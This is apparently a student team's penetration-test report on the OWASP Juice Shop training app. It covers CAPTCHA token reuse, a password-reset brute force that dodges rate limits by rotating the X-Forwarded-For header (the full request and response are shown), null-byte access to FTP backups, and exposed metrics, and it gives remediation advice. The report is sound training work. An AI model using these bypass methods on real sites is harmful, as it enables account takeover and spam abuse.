


Vulnerability Assessment and Penetration Test Report for OWASP Juice Shop



*Date: October 22nd,
Group code: CA11_ISS5_M4d,*

Presented by:

- *Abdulrahman Nasser Khalaf*
- *Eslam Daoud*
- *Mahmoud Wael Abdelwahab*
- *Rady Mohamed Osama*
- *Judy Waleed*

Supervised by: Hesham Saleh

Table of Contents

Assessment Overview	5
Assessment Components.....	5
Scope	7
Executive Summary.....	6
Technical Finding.....	7
1. Broken Anti-Automation.....	7
1. CAPTCHA Bypass	7
2. Extra Language.....	8
3. Reset Morty's password	9
Remediation plan for the Broken Anti-Automation	10
Methodology used to identify Anti-Automation	10
2. Sensitive Data Exposure.....	11
1. Confidential Document.....	11
2. Exposed Metrics.....	12
3. Forgotten Developer Backup	13
4. Forgotten Sales Backup	14
5. Misplaced Signature File	15
remediation plan for the Sensitive Data Exposure.....	16
The methodology used to find Sensitive Data Exposure.....	16
3. Improper Input Validation	17
1. Missing Encoding	17
2. Repetitive Registration	18
3. Zero Stars	19
4. Empty User Registration	20
5. Admin Registration	21
6. Deluxe Fraud	22

7. Poison Null Byte	23
Remediation plan for the Improper Input Validation.....	24
Methodology used to find Improper Input Validation	24
3. Cross-Site Scripting (XSS)	25
1. DOM XSS	25
2. Bonus payload.....	26
Remediation plan for the XSS	26
Methodology used to find XSS.....	26
4. Miscellaneous	27
1. Score Board	27
2. Privacy Policy	27
3. Bully Chatbot.....	28
4. Security Policy	28
Remediation plan for the Miscellaneous.....	29
Methodology used to find Miscellaneous	29
5. Vulnerable components.....	30
1. Legacy Typosquatting	30
2. Unsigned JWT.....	31
3. Forged Signed JWT	32
Remediation plan for the Vulnerable Components	34
Methodology used to find Vulnerable Components.....	34
6. Security through Obscurity	35
1. Privacy Policy Inspection.....	35
7. Broken Access Control	36
1. Admin Section	36
2. Five-Star Feedback.....	36
3. Forged Review.....	37

4. Web3 Sandbox	38
5.View Basket	39
Remediation plan for the Broken Access Control.....	40
Methodology used to find Access Control.....	40
8.Unvalidated Redirects	41
1.Outdated Allowlist	41
9.Broken Authentication	42
1.Bjoern's Favorite Pet.....	42
2.Change Bender's Password.....	43
3.Password Strength	44
4.Reset Bjoern's Password.....	45
5.Reset Jim's Password	46
Remediation plan for the Broken Authentication	47
Methodology used to find Broken Authentication.....	47
10.Injection	48
1.Login admin.....	48
2.Login Jim.....	49
3.Database Schema.....	50
4.User Credentials.....	51
5.Christmas Special	52
Remediation plan for the Injection.....	53
Methodology used to find Injection	53

Assessment Overview

From October 15th, 2024 to October 22th, 2024, OWASP engaged DEPI to evaluate the security posture of its infrastructure compared to current industry best practices that included a webapp penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks. Phases of penetration testing activities include the following:

Planning – Customer goals are gathered and rules of engagement obtained.

- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Assessment Components

Web app Penetration Test

A web app penetration test emulates the role of an attacker on a web application. An engineer will scan the website to identify potential vulnerabilities and perform common and advanced web attacks, such as: Injections, broken access control and other Cross-site scripting (XSS) attacks, Improper Input Validation, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Scope

Assessment	Details
Web-Server Penetration Testing	OWASP JUICE SHOP

Scope Exclusions

Per client request, DEPI did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing

All other attacks not specified above were permitted by OWASP.

Executive Summary


DEPI evaluated OWASP's Juice Shop posture through penetration testing from October 17th, 2024 to October 24th, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Technical Finding


1. Broken Anti-Automation

1. CAPTCHA Bypass

- **Description:** This vulnerability allows an attacker to reuse a previously solved CAPTCHA token for multiple submissions, bypassing the CAPTCHA validation mechanism. The application fails to enforce unique CAPTCHA challenges for each submission, enabling automated attacks like spamming or brute force attempts without requiring the CAPTCHA to be solved repeatedly.
- **PoC:**
 - Initial Feedback Submission
 - Interception and Analysis the request → Notice that the CAPTCHA validation in the request relies solely on the captchaId and the provided captcha answer. Determine that the CAPTCHA system might not track or validate previous submissions effectively, possibly allowing the reuse of a single CAPTCHA solution multiple times.






- Automating CAPTCHA Reuse → Replaying Requests and modify the intercepted POST request to reuse the same captchaId and captcha answer. Change other fields like comment to simulate different feedback entries.
- Rapidly replay the modified request multiple times (more than 10 times) within 20 seconds to challenge the anti-automation controls.



- **Impact:**
 - Business Impact:** Attackers can automate submissions, leading to spamming or DoS-style attacks, affecting the integrity of user-generated content and application performance.
 - Medium Risk Vulnerabilities.**

2. Extra Language

- **Description:** A vulnerability exists in the language selection feature of OWASP Juice Shop. By tampering with the language code parameter, unsupported or hidden languages can be accessed, such as the fictional "Klingon" (tlh_AA).
- **PoC:**
 - Analyzing the Language Change Request: the application retrieves language files based on two components:
 - ✓ Language Code
 - ✓ Country Code
 - A screenshot of a web browser's developer console. The first log entry is a GET request to the URL "/assets/i18n/it_IT.json HTTP/1.1". This URL is highlighted with a green oval. Below the URL, it says "Host: localhost:3000". The second log entry is partially visible and reads "ilker-@nemt: Mozilla/5.0 (X11; Linux x86_64; rv:109".
 - Exploring Available Languages: I used the official page of the project to search section related to languages development, as suggested in the hint.
 - With a hypothesis that there might be easter eggs or hidden languages, research was directed towards unusual or fictitious languages



- **Impact:**
 - **Business Impact:** These bypasses intended functionality, potentially exposing developer easter eggs or unintended data.
 - **High Risk Vulnerabilities.**


3. Reset Morty's password

- **Description:** This vulnerability involves resetting Morty's password by exploiting a weak security question system and bypassing anti-brute force mechanisms. The security question ("What is the name of your favorite pet?") can be answered using variations of known answers combined with leet speak.
- **PoC:**
 - Preparation and Initial Analysis

Reset Morty's password via the Forgot Password mechanism

This password reset challenge is different from those from the **Broken Authentication** category as it is next to impossible to solve without using a brute force approach.

- Finding out who Morty actually is, will help to reduce the solution space.
- You can assume that Morty answered his security question truthfully but employed some obfuscation to make it more secure.
- Morty's answer is less than 10 characters long and does not include any special characters.
- Unfortunately, *Forgot your password?* is protected by a rate limiting mechanism that prevents brute forcing. You need to beat this somehow.



- Based on provided hints, the potential answers are "Snuffles" or "SnowBall". The task is complicated by the requirement to use an obfuscated password that must be fewer than 10 characters, without special characters, and a necessity to bypass the anti-brute-force mechanism by manipulating the X-Forwarded-For header.
- We will make a wordlist then we will brute-force : Start the tool to iterate over the generated wordlist. Each password attempt includes a modified X-Forwarded-For header to prevent detection by the brute force mechanism.
- the password is <5N0wb41L>

```
1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 82
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; cookieconsent_status=dismiss;
  welcomebanner_status=dismiss; continueCode=
  3whztnIYSatac3CjFIbfUgHah1IVTMHquMMtODIaBTYMFxfGdhoYIzjFNGUDwtPvczyu
  bNhnMC8xTY8iWKf46S2rHyvuJqh7LiNM; continueCodeFindIt=
  nje8lpDwkVE5yQlAPxtRumuYHozc9guj2IqgtNQUV5u00AY6LvgGzbaMqRde;
  continueCodeFixIt=
  QYBBGKEX7v0ZZ4jInNhuVugCemIjnuSjiJXhN8hpqu8PlyroJgMKLLpd38D
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
  "email": "morty@juice-sh.op",
  "answer": "5N0wb41L",
  "new": "123456",
  "repeat": "123456"
}
```

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 X-RateLimit-Limit: 100
8 X-RateLimit-Remaining: 99
9 Date: Wed, 23 Oct 2024 11:23:11 GMT
10 X-RateLimit-Reset: 1729682673
11 Content-Type: application/json; charset=utf-8
12 Content-Length: 342
13 ETag: W/"156: xZdcNSrzDQhhYex59lOSYejKyc"
14 Vary: Accept-Encoding
15 Connection: close
16
17 {
  "user": {
    "id": 7,
    "username": "",
    "email": "morty@juice-sh.op",
    "password": "e10adc3949ba59abbe56e057f20f883e",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage": "assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2024-10-22T19:34:31.288Z"
  }
}
```

- **Impact:**
 - **Business Impact:** Allows unauthorized password resets, leading to account compromise.
 - **High Risk Vulnerabilities.**

Remediation plan for the Broken Anti-Automation

1. **CAPTCHA Bypass:** Strengthen CAPTCHA mechanisms to prevent bot interactions.
2. **Extra Language:** Sanitize and validate all user inputs to block automation abuse.
3. **Reset Morty's Password:** Use strict authentication and anti-bot measures for password resets.

General Remediation: Implement robust anti-automation mechanisms, including CAPTCHA, rate limiting, input validation, and monitoring. These controls prevent automated abuse, ensuring secure user interactions.

Methodology used to identify Anti-Automation

2. **Brute-force Testing:** Repeated login attempts without CAPTCHA verification.
3. **Bypassing CAPTCHA:** Exploiting weaknesses in the CAPTCHA system.
4. **Rate Limiting Tests:** Checking if the application allows excessive requests (e.g., login attempts) without throttling.
5. **Automated Input Submissions:** Testing forms or feedback mechanisms to see if automated tools can submit data without human interaction.


2.Sensitive Data Exposure

1. Confidential Document

- **Description:** Sensitive data was exposed by storing a confidential document (acquisition.md) on an insecure FTP server, which could be accessed without authentication or authorization.

- **PoC:**

- Access the FTP Server
- Identify the Target File
- Download and Review the File
- Analyze the Content




- **Impact:**

- **Business Impact:** Unauthorized access to strategic business plans, leading to potential financial or reputational damage.
- **Low Risk Vulnerabilities.**

2. Exposed Metrics

- **Description:** An exposed Prometheus metrics endpoint (/metrics) allows unauthorized access to sensitive operational data, including system health, CPU usage, and service runtime metrics.
- **PoC:**
 - Review Application Documentation
 - Access the Endpoint
 - Analyze Exposed Data



```
# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.074725221
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.107350019
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.261405913
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 2.037973134
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.021281678
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.006513377
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 5.989

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 5.174764

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 3.566308



# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 8.741072

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
```

- **Impact:**
 - **Business Impact:** Exposes critical system information that could aid attackers in understanding system internals and launching targeted attacks.
 - **Low Risk Vulnerabilities.**

3. Forgotten Developer Backup

- **Description:** A developer's backup file containing sensitive data was left exposed in the public directory, allowing unauthorized access to confidential information.
- **PoC:**
 - Access the FTP Server
 - Identify the Target File



- **Exploit NULL Byte Injection**




- **Impact:**
 - **Business Impact:** Unauthorized users can access sensitive source code, configuration files, or database dumps, leading to potential data leaks or application compromise.
 - **Medium Risk Vulnerabilities.**

4. Forgotten Sales Backup

- **Description:** The Forgotten Sales Backup vulnerability occurs when a backup file (coupons_2013.md.bak) is left accessible on a public server, exposing sensitive sales data. This flaw highlights the risks of improperly secured backup files.

- **PoC:**


- Access the FTP Server
- Identify the Target File



- **Impact:**
 - **Business Impact:** Exposes confidential sales data, which can lead to financial loss and loss of customer trust.
 - **Medium Risk Vulnerabilities.**

5. Misplaced Signature File

- **Description:** The Misplaced Signature File vulnerability in OWASP Juice Shop occurs when a developer accidentally uploads a sensitive signature file to an insecure location within the web application. This can lead to unauthorized access to the contents of the file, potentially exposing critical data or application logic. This type of vulnerability highlights the risks associated with improper file handling and deployment practices in a web application.
- **PoC:**
 - Access the FTP Server
 - Identify the Target File



- **Impact:**
 - **Business Impact:** Unauthorized access to signature files can lead to data leakage and potential exploitation.
 - **Medium Risk Vulnerabilities.**

remediation plan for the Sensitive Data Exposure

- **Confidential Document:** Securely store confidential documents and enforce access permissions.
- **Exposed Metrics:** Restrict access to sensitive metrics and implement monitoring.
- **Forgotten Developer/Sales Backup:** Regularly audit backups and secure access to sensitive data.
- **Misplaced Signature File:** Secure sensitive files and review storage practices.

General Remediation: Enforce data encryption, access controls, and regular audits to protect sensitive information from unauthorized exposure and comply with privacy regulations.

The methodology used to find Sensitive Data Exposure

1. **Testing Unencrypted Data Transmission:** Checking if sensitive data like passwords, tokens, or personal information is sent over HTTP instead of HTTPS.
2. **Exposed Endpoints:** Searching for API or web endpoints that reveal sensitive data without proper authorization.
3. **Weak Data Storage:** Verifying if sensitive information is stored insecurely (e.g., plaintext passwords or logs).
4. **Error Messages & Debug Info:** Reviewing error messages for sensitive data leakage.

3.Improper Input Validation

1.Missing Encoding


- **Description:** The Missing Encoding vulnerability arises when user input is not properly encoded before being rendered in the application, potentially leading to Cross-Site Scripting (XSS) attacks.
- **PoC:**
 - Identify the Issue: Noticed an image that was not loading on the photo wall of the application. Inspecting the element showed that the src attribute of the image tag contained special characters (emoji) which were not URL encoded.



- Understand the Problem: Realized that the lack of proper URL encoding for the special characters in the image source URL caused the browser to fail in fetching the image.



- Use URL Encoding Tool
- Replace the URL <assets%2Fpublic%2Fimages%2Fuploads%2F%F0%9F%98%BC-%23zatschi-%23whoneedsfourlegs-1572600969477.jpg>



- **Impact:**
 - **Business Impact:** This vulnerability can lead to unauthorized actions being performed on behalf of users, including session hijacking and data theft.
 - **Low Risk Vulnerabilities.**

2. Repetitive Registration

- **Description:** The Repetitive Registration vulnerability occurs when the application allows users to register with mismatched passwords due to improper server-side validation. While client-side checks may prevent submission initially, these can be easily bypassed, leading to account creation without proper password confirmation.
- **PoC:**
 - Fill Out the Registration Form

- Modify Form Request:


- **Impact:**
 - **Business Impact:** This vulnerability can lead to unauthorized account creation, compromising user accounts and the overall integrity of the registration process.
 - **Low Risk Vulnerabilities.**

3.Zero Stars

- **Description:** The Zero Stars vulnerability involves exploiting improper input validation to submit a zero-star rating for a product, which should not be allowed by the application. This can be achieved by manipulating network requests or altering client-side controls.
- **PoC:**
 - Intercepting and Modifying Network Requests



